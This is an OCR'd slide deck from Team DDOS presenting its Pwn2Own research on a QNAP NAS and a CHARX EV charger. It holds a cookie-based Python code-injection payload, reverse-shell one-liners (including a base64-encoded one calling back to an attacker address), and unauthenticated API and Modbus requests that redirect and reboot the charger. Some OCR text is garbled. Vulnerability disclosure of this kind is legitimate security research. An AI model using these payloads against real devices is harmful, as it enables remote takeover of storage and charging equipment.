


NO
TIME
TO
Team DDOS
PWN
2
OWN

Who We Are



Evangelos Daravigkas
(@freddo_1337)

- Threat R
- Exploitat
- Binary E
  systems
- Occasionally and recently, Windows



Ben Koo
(@kiddo_pwn)

- *Labs*
- time of research
- low-level system
- Competing Pwn2Own 5+ time
- SOHO / EV Chargers / Linux Kernel

We are Team DDOS!

CYCORES
Research is our craft.

Team DDOS

Pwn2Own Team







- Pwn2Own Ireland 2025 – SOHO & NAS (4th !!)
- Pwn2Own Automotive 2026 – IVIs & EV Chargers (2nd !!)
- Pwn2Own Berlin 2026 – Linux Kernel

What We Are Talking About

Pwn2Own After The Draw

- Either bug is nowhere or burned – tried not to quit too quickly
- The Situation, Approach, Technical Details
  - Round 1 – Team DDOS vs Pwn2Own *Ireland* 2025
  - Round 2 – Team DDOS vs Pwn2Own *Automotive* 2026
  - Round 3 – Team DDOS vs Pwn2Own *Berlin* 2026



Round 1 – Team DDOS vs Pwn2Own Ireland 2025

- Debut on the Pwn2Own as Team DDOS
- *SOHO Smashup !!* Have decided to keep additional entries (without bugs yet)
- Assumed there is still time ***DURING*** the competition
- Wanted to use that time to build additional (possible) exploit



QNAP TS-453E

Back In Time - Pwn2Own 2025 Ireland

- SOHO Smashup – Day 1
  - Already exploited a QNAP NAS chain (HBS 3)
- Additional Entries
  - QNAP NAS – **Day 3**
  - Find additional QNAP NAS Chain

Security ID : **QSA-25-46**

Multiple Vulnerabilities in HBS 3 Hybrid Backup Sync (PWN2ONW 2025)

Release date : November 8, 2025
CVE identifier : CVE-2025-62840 | CVE-2025-62842 | ZDI-CAN-28426 | ZDI-CAN-28428
Affected products: HBS 3 Hybrid Backup Sync 26.1.x and earlier


Severity **Critical** Status **Resolved**

Acknowledgements: Pwn2Own 2025 - Team DDOS

TrendAI Zero Day Initiative
@thezdi

번역 보기

Confirmed! Team DDOS (@kiddo_pwn & @freddo_1337) used an octo-symphony of 8(!) different bugs to complete their SOHO Smashup of the QNAP Qhora-322 + TS-453E. They earn themselves $100,000 and 10 Master of Pwn points. #Pwn2Own #P2OIreland



Day 2 for building one more exploit !!

QNAP NAS Attack Surface

- Pre-auth RCE / Few Installation-based Packages Allowed
  - Core Web Service (QTS / CGI)
  - Network Service
    - Regular Protocol (SMB, Rsync)
    - Custom Protocol (Backup Protocol)
- We already had some experience (SOHO)
  - Able to get rid of already-discovered attack surfaces



Malware Remover



- Version: 6.6.7.20250813
- Built-in Package: Automatically installed once a Storage Volume is set up
  - NAS requires Physical Drive to be set up – Naturally in-scope
- Endpoint: /cgi-bin/malware_remover/malware_remover.cgi
  - Single C++ CGI Binary

```
ls -al /share/CACHEDEV1_DATA/.qpkg/MalwareRemover/www
total 604
drwxr-xr-x  4 admin administrators   4096 Aug 13  2025 .
drwxrwxr-x 10 admin administrators   4096 Sep  2 09:06 ..
drwx------  3 admin administrators   4096 Aug 13  2025 .config
-rw-r--r--  1 admin administrators 147996 Aug 13  2025 bundle.css
-rw-r--r--  1 admin administrators 326039 Aug 13  2025 d74dcce25368d0cdf0b6.js
-rw-r--r--  1 admin administrators    614 Aug 13  2025 index.html
drwxrwxr-x  2 admin administrators   4096 Aug 13  2025 lang
-rwxr-xr-x  1 admin administrators 111688 Aug 13  2025 malware_remover.cgi
-rw-r--r--  1 admin administrators    968 Aug 13  2025 mw_16.png
sh-3.2#
```

malware_remover.cgi

Malware Remover



- 10+ core string literals non-readable
- Deobfuscation under sub_B4C0()
  sub_B3C0()

```
__int64 __fastcall main(int argc, char** argv, char** envp) {
  // ...
  if (byte_21ABC0 == 0) {
    sub_B4C0(a1 : asc_21AA40, a2 : 243, a3 : 246);
    sub_B3C0(dest : asc_21AA20, s : asc_21AA40);
    sub_B3C0(dest : &unk_21A9C0, s : asc_21AA40);
    sub_B3C0(dest : &unk_21A9A6, s : asc_21AA40);
    // ...
    sub_B3C0(dest : &unk_21A740, s : asc_21AA40);
    byte_21ABC0 = 1;
  }
```

```
.data:000000000021AA40 ; char asc_21AA40[]
.data:000000000021AA40 asc_21AA40     db '6c=c3527=7ad1a4gdg4=4g00g6d`a1<``',0
```

```
.data:000000000021AA20 ; char asc_21AA20[]
.data:000000000021AA20 asc_21AA20     db 62h, 0D3h, 0A6h, 0DAh, 65h, 95h, 0AFh, 0A6h, 67h, 0A1h
```

```
.data:000000000021A9C0 ; char unk_21A9C0[]
.data:000000000021A9C0 unk_21A9C0     db 9Ch, 0D3h, 0A8h, 0D5h, 0A8h, 0A4h, 57h, 0A5h, 0B1h
.data:000000000021A9C0                          ; DATA XREF: main+61↑o
.data:000000000021A9C0                          ; main+408↑o
.data:000000000021A9C9                db 0A5h, 9Fh, 0D4h, 0ADh, 0D7h, 5Fh, 0D2h, 0C2h, 0D6h
.data:000000000021A9D2                db 99h, 66h, 92h, 0D2h, 0A5h, 9Ah, 0D0h, 97h, 89h, 8Ch
.data:000000000021A9DC                db 89h, 0A7h, 60h, 8Eh, 6Eh, 0CCh, 0AAh, 0D5h, 0A3h, 50h
.data:000000000021A9E6                db 0A8h, 0A0h, 99h, 0A2h, 0C3h, 0C9h, 99h, 0D0h, 0A1h
.data:000000000021A9EF                db 0C7h, 0D3h, 82h, 9Ah, 0A5h, 0A1h, 0D1h, 0A7h, 0A9h
.data:000000000021A9F8                db 82h, 96h, 0C9h, 0CAh, 0C7h, 9Fh, 98h, 0D8h, 9Ch, 0CAh
.data:000000000021AA02                db 73h, 0D6h, 0A8h, 99h, 0A5h, 0A6h, 60h, 95h, 0CCh, 0C6h
.data:000000000021AA0C                db 97h, 0CFh, 90h, 0D5h, 0CAh, 0C6h, 59h, 5Fh, 56h, 0D5h
.data:000000000021AA16                db 5Ch, 5Eh, 8Bh, 0, 0, 0, 0, 0, 0, 0
```

Breakpoint once the operation finishes !!

Malware Remover Deobfuscated



- malware_remover.cgi
  - Well, obfuscation doesn't block runtime debugging ...
  - Plaintext – python script? *import sys;sys.path.append('%s');...*

```
__int64 __fastcall main(int argc, char** argv, char** envp) {
 // ...
 if ( g_deobfuscated == 0 )
 {
  generate_obfs_key(key: g_obfs_key, xor_seed_1: 243, xor_seed_1: 246);
  deobfuscate_string(str: g_python_path, key: g_obfs_key);// /mnt/ext/opt/Python/bin/python
  deobfuscate_string(str: &g_check_sid_python, key: g_obfs_key);// import sys;sys.path.append('%s');
from qnap_helper import check_sid;print(check_sid('%s'))
  deobfuscate_string(str: &g_cookie_qts_ssid, key: g_obfs_key);// QTS_SSID
  deobfuscate_string(str: &g_cookie_qts_ssl_ssid, key: g_obfs_key);// QTS_SSL_SSID
  deobfuscate_string(str: &g_cookie_nas_sid, key: g_obfs_key);// NAS_SID
  deobfuscate_string(str: &g_cookie_nas_sid_lower, key: g_obfs_key);// nas_sid
  // ...
  g_deobfuscated = 1;
 }
```

Custom Authentication

- getenv() to fetch HTTP Cookie from Request
- Parses any of four keys via regex: NAS_SID nas_sid QTS_SSID QTS_SSL_SSID
  - Saves the sid value without *escape*

```
env_http_cookie = getenv(name: "HTTP_COOKIE");
 if ( env_http_cookie == nullptr )
   goto LABEL_36;
 v54 = 0;
 for ( i = 0; i != 4; ++i )
 {
   memset(dest, 0, sizeof(dest));
   snprintf(s, maxlen: 0x80u, format: "%s=([^ ;]*)", g_sid_keys[i]);// {"NAS_SID", "nas_sid", "QTS_SSID", "QTS_SSL_SSID"}
   if ( regcomp(preg: &regex, pattern: s, cflags: 1) == 0
     && regexec(preg: &regex, string: env_http_cookie, nmatch: 2u, pmatch: &match, eflags: 0) == 0 )
// ...
```

The Bug – Code Injection

- The routine generates a python script, then execute python cmd for authentication
  - execv("python", ["/mnt/.../python", "-c", "import sys;sys.path.append('<qpkg_modules_path>');
    from qnap_helper import check_sid;print(check_sid('<sid_cstr>'))", NULL])

NAS_SID

```
sid_cstr = sid->_data;
get_qpkg_install_path(this: &qpkg_install_path);
std::string::string(this: (std::string *)&qpkg_modules_path, a2: &qpkg_install_path);
std::string::append(this: (std::string *)&qpkg_modules_path, a2: "/modules", a3: 8u);
// ...
// import sys;sys.path.append('%s');from qnap_helper import check_sid;print(check_sid('%s'))
snprintf(s: cmd, maxlen: 0x400u, format: &g_check_sid_python, qpkg_modules_path, sid_cstr);
if ( qnap_exec_pipe(output, output_size: 0x40u, file: g_python_path, "-c", cmd, 0) != 0 )
```


- qpkg_modules_path is fixed path (/share/CACHEDEV1_DATA/.qpkg/MalwareRemover/modules)
- sid is from HTTP Cookie – attacker-controllable 🥳 close, inject, and reopen

print(check_sid('x')or(...)or('x'))

The Constraint

- Regex as cookie delimiter
- Normal behavior of cookie parsing, but it will block

```
env_http_cookie = getenv(name: "HTTP_COOKIE");
 if ( env_http_cookie == nullptr )
   goto LABEL_36;
 v54 = 0;
 for ( i = 0; i != 4; ++i )
 {
   memset(dest, 0, sizeof(dest));
   snprintf(s, maxlen: 0x80u, format: "%s=([^ ;]*)", g_sid_keys[i]);
   if ( regcomp(preg: &regex, pattern: s, cflags: 1) == 0
     && regexec(preg: &regex, string: env_http_cookie, nmatch: 2u,
pmatch: &match, eflags: 0) == 0 )
```




```
python -c 'import sys,socket,os,pty;
s=socket.socket();
s.connect((os.getenv("<rhost>"),int(os.getenv("<rport>"))));
[os.dup2(s.fileno(),fd) for fd in (0,1,2)];
pty.spawn("sh")'
```

Python Reverse Shell 💀
https://www.revshells.com/

base64.b64encode()

```
print(check_sid('x')or(... exec(b64decode( ... )) ...)or('x'))
```


Hey – My Session ID Is

```
GET /cgi-bin/malware_remover/malware_rem
HTTP/1.1
Host: <target>:8080
Cookie: NAS_SID=
x')or(__import__('subprocess').Popen(['pytho
```

```
...
print(check_sid('x')or(__import__('subprocess'
).Popen(['python','-c','exec(
import socket,subprocess,os,pty;
s=socket.socket();
s.connect(("<rhost>",<rport>));
[os.dup2(s.fileno(),fd)for(fd)in(0,1,2)];
pty.spawn("/bin/sh")
')'])or('x'))
```

```
...
print(check_sid('x')or(__import__('subprocess'
).Popen(['python','-c','exec(
__import__("base64").b64decode("aW1wb3J0
IHNvY2tldCxzdWJwcm9jZXNzLG9zLHB0eTtzP
XNvY2tldC5zb2NrZXQoKTtzLmNvbm5lY3QoK
CIxOTIuMTY4Ljg4LjI1NCIsMTMzNykpO1tvcy5
kdXAyKHMuZmlsZW5vKCksZmQpZm9yKGZk
KWluKDAsMSwyKV07cHR5LnNwYXduKCIvYm
luL3NoIik=")
')'])or('x'))
```

Demo



Result


SUCCESS: One more QNAP NAS exploit (Collision with prior entry)

- We were the last, original credit goes to Chumy Tsai (@rm_rf_chumy)
- Still, our risky idea paid off
- Last minute discoveries do happen
- Became our start of ***One More Exploit***



Round 2 – Team DDOS vs Pwn2Own *Automotive* 2026

- 6 entries across the Infotainments & Chargers
- CHARX – struggling, came up with an idea right before the plain
- Nightmare – another EV Charger got patched on-site 🤯
- Left us with ***NO TIME*** to finalize the CHARX chain before the attempt




CHARX SEC-3150

Attack Surface

- OCPP Protocol
  - Websockets-based, for communication between EV chargers and Central management system

- EV Charger force connection back to the attacker
  - Non-direct Attack Surface
  - Less-researched Surface
- Plan
  1. Interact with ???
  2. Force setup OCPP
  3. OCPP ???
  4. Profit



Spoiler: Not that simple, we ended up with 5+ bugs to do that ...

Targeting Services

- charx-jupicore
  - REST API (tcp/5555)
  - Manages charging controllers and application settings
- charx-ocpp16-agent
  - REST API (tcp/2106)
  - Manages the communication between CHARX and OCPP backend
- charx-modbus-agent
  - Modbus Protocol (tcp/502)
  - Manages remote control, monitoring, and daisy chain

- ZDI allowed enabling charx-jupicore and charx-ocpp16-agent API

Interesting Points

- No Authentication
  - Similar API-set to main web service (WBM)
  - Not much security API (Account / Firewall)
- Undocumented API
  - API-docs / Assisted by LLM
  - Reverse-engineering Cython binaries

Bug #1 – Jupicore API Missing Authentication

- POST /api/v1.0/charging-points
  - Charging controller UID
  - Charging point needs to be unregistered
- No Authentication

```
POST /api/v1.0/charging-points HTTP/1.1
Host: <target>:5555
Content-Type: application/json
{
...
  "charging_controller_device_uid": <controller-uid>,
  "release_charging_mode": "OCPP_CONTROL",
...
}
```

- How to satisfy the requirements ??

There Are Another APIs No Authentication...

- Charging controller UID
  - GET /api/v1.0/charging-points
  - Fetches charging point UID (logical term) AND charging controller UID (physical device)
- Charging point needs to be unconfigured
  - DELETE /api/v1.0/charging-points/<UID>

```
HTTP/1.1 200 OK
Server: Werkzeug/2.1.1 Python/3.10.18
Date: Thu, 22 Jan 2026 11:57:39 GMT
Content-Type: application/json
Content-Length: 112
Access-Control-Allow-Origin: *

{"charging_points":{"98499":{"charging_controller_device_uid":"017318","charging_point_name":"CP","id":98499}}}
```

```
DELETE /api/v1.0/charging-points/98499 HTTP/1.1
Host: <target>:5555
```

We already have this from GET

Bug #1 – Jupicore API Missing Authentication

- POST /api/v1.0/charging-points
  - Charging controller UID
  - Charging point needs to be unregistered
- No Authentication

```
POST /api/v1.0/charging-points HTTP/1.1
Host: <target>:5555
Content-Type: application/json
{
...
  "charging_controller_device_uid": <controller-uid>,
  "release_charging_mode": "OCPP_CONTROL",
...
}
```

- Impact – Able to register a charging point with (40+) arbitrary configuration
  - release_charging_mode as OCPP_CONTROL
  - Leads the attacker to setup OCPP

Bug #2 – OCPP API Missing Authentication

- PUT /api/v1.0/ocpp16/config/export-import
  - *(Undocumented API)*
- Changes OCPP configuration
  - Change BackendURL to Attacker Laptop
  - Then Charx will connects back to attacker
  - **No Authentication**
- We need Service Restart to apply change
  - User interaction (reboot) – not allowed
  - Needs to find a primitive

```
PUT /api/v1.0/ocpp16/config/export-import HTTP/1.1
Host: <target>:2106
Content-Type: application/json
{
...
  "OcppParameters": {
    "BackendURL": "ws://<attacker-ip>:80/ocpp"
...
}
```

~~Bug #3 (?) – Force Device Reboot~~

- POST /api/v1.0/ocpp16/maintenance/command
  - *(Undocumented API)* – supports Hard Reset & Soft Reset
  - `reset_type = Hard` make device reboot
  - Stopped working from 1.8.0 latest release ...

```
POST /api/v1.0/ocpp16/maintenance/command HTTP/1.1
Host: <target>:2106
Content-Type: application/json
{
 "reset_type": "Hard"
}
```

Assumed this is a bug, reached out to the vendor hoping they will patch a 'bug' to revive our 'reboot primitive' 😅

Their response: This is originally for internal tests and we made it non-functional starting 1.8.0 💀

Bug #3 – Force Device Reboot

- charx-modbus-agent
- Command 165 allows system reboot
  - **No Authentication**
- Reboot takes a few minutes ...
  - WITHIN 10 minutes attempt window!

```
from pymodbus.client import ModbusTcpClient


c = ModbusTcpClient("<target-ip>", port=502)
c.connect()
c.write_register(165, 1)  # Server reset
c.close()
```

165	1	W	Reset	1: Charging controller restart (only performed on the server)
166	1	W	System reset	1: Restart of all charging controllers connected in the group

um_en_charx_sec_109999_en_06.pdf

Bug 1 + 2 + 3 = OCPP Connection Back !!

- Directly – Firmware Update Command
  - File Input – Direct RCE-grade bug
  - Possible Firmware Overwrite



- Bad news #1: User input is sanitized
  - No Injection, Path Traversal, or Direct killer bug
- Bad news #2: Linux firmware modification impossible
  - Unless we have signing private key
- Real Bad news: It's already last weekend before Pwn2Own 💀

OCPP Firmware_Update Routine

- charx-ocpp16-agent
- ocpp_firmware_update.so

```
Ocpp1.6 FirmwareUpdate
{
 "location": "ftp://id@pw<attacker>:21/exp.ipk.sig"
}
```

- Downloads exp.ipk.sig from FTP server

```
DEFAULT_UPDATE_FOLDER = "/data/charx-ocpp16-agent/update/"
self.update_folder = update_folder or
self.DEFAULT_UPDATE_FOLDER
```

- Constraint – update_folder non-controllable
- filename = /data/charx-ocpp16-agent/update/exp.ipk.sig

```
class Firmware_Update:
  # ...
  async def _download_firmware(self):
    self.logger.info("UpdateFirmware: Start to download firmware file.")
    attempt = 0
    while attempt < self.retries:
      attempt += 1
      self.logger.info(f"UpdateFirmware: Start downloading. Attempt number
{attempt}")
      try:
        if self.location.lower().startswith("ftp://"):
          filename = await self._ftp_download(self.location, self.update_folder)
        # ...
        if not await self._validate_file_type(filename):
          lf.logger.error(f"UpdateFirmware: Invalid filename {filename}")
          ntinue

          wait
self.trigger_firmware_status_notification(FirmwareStatus.DOWNLOADED)
        it self._install_update(filename)
  # ...
```

- filename = /data/charx-ocpp16-agent/update/exp.ipk.sig

```
async def _validate_file_type(self, update_file: str) -> bool:
    filename = os.path.basename(update_file)
    upper_filename = filename.upper()

    valid_filename = upper_filename.endswith(('.RAUCB', '.IPK.SIG'))

    if not valid_filename:
        self.logger.error(f"UpdateFirmware: Invalid filename {filename}")
        return False

    if re.search(r'[^a-zA-Z0-9._\-+*]', filename):
        self.logger.error(f"UpdateFirmware: file name character check failed.
{filename}")
        return False

    return True
```

- Constraint – File Extension
  - .raucb (System Firmware)
  - .ipk.sig (OCPP Package)

```
e:

d_firmware(self):
pdateFirmware: Start to download firmware file.")

lf.retries:

f"UpdateFirmware: Start downloading. Attempt number


.lower().startswith('ftp://'):
wait self._ftp_download(self.location, self.update_folder)

lf._validate_file_type(filename):
            self.logger.error(f"UpdateFirmware: Invalid filename {filename}")
            continue

        await
self.trigger_firmware_status_notification(FirmwareStatus.DOWNLOADED)
        await self._install_update(filename)
# ...
```

- Constraint – File Name
  - Alphanumeric & few special chars
